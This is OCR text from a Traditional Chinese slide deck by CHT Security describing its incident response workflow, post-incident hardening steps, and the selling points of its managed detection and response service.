
事後資安強化

- 清除：刪除惡意程式、系統下線
- 強化：更新情資、修補漏洞、源碼掃描、雙因子認證
- 重建：受害設備重建、上線前完成強化措施

依照機構處理機制進行相關作業

- 事件單處理流程
- 通報上級單位
- 資安事件處理流程

通報與應變調查分析機制(2/2)



中華資安國際
CHT Security

成功關鍵因素

專案成功關鍵因素

中華資安國際
CHT Security

- **結合既有防護工具，快速無縫接軌，提供全方位服務**
  - 最了解VMware Carbon black與系統環境
  - 正式MDR服務台灣客戶近三年，成效良好
- **未來可整合SOC與MDR服務，提供最佳之監控與管理**
  - 提升可視性及事件通報之追蹤管理
  - 透過SOC回傳事件至F-ISAC，符合資安法規之要求
- **具備豐富網路、系統及資安專業整合與實務經驗的團隊**
  - 擁有專業的紅、藍、紫隊的攻防技術並獲得評鑑肯定
  - 不知攻焉知防，經驗與實力堅強的紅隊，近二年挖掘超過40個各領域零時差(0 day)漏洞，並取得ISO20000認證
- **快速有效發現資安威脅的平台與技術**
  - 結合 MITRE ATT&CK框架，強化可視性，即時準確發現資安威脅
  - 大數據分析及 AI/ML 學習，發掘新型威脅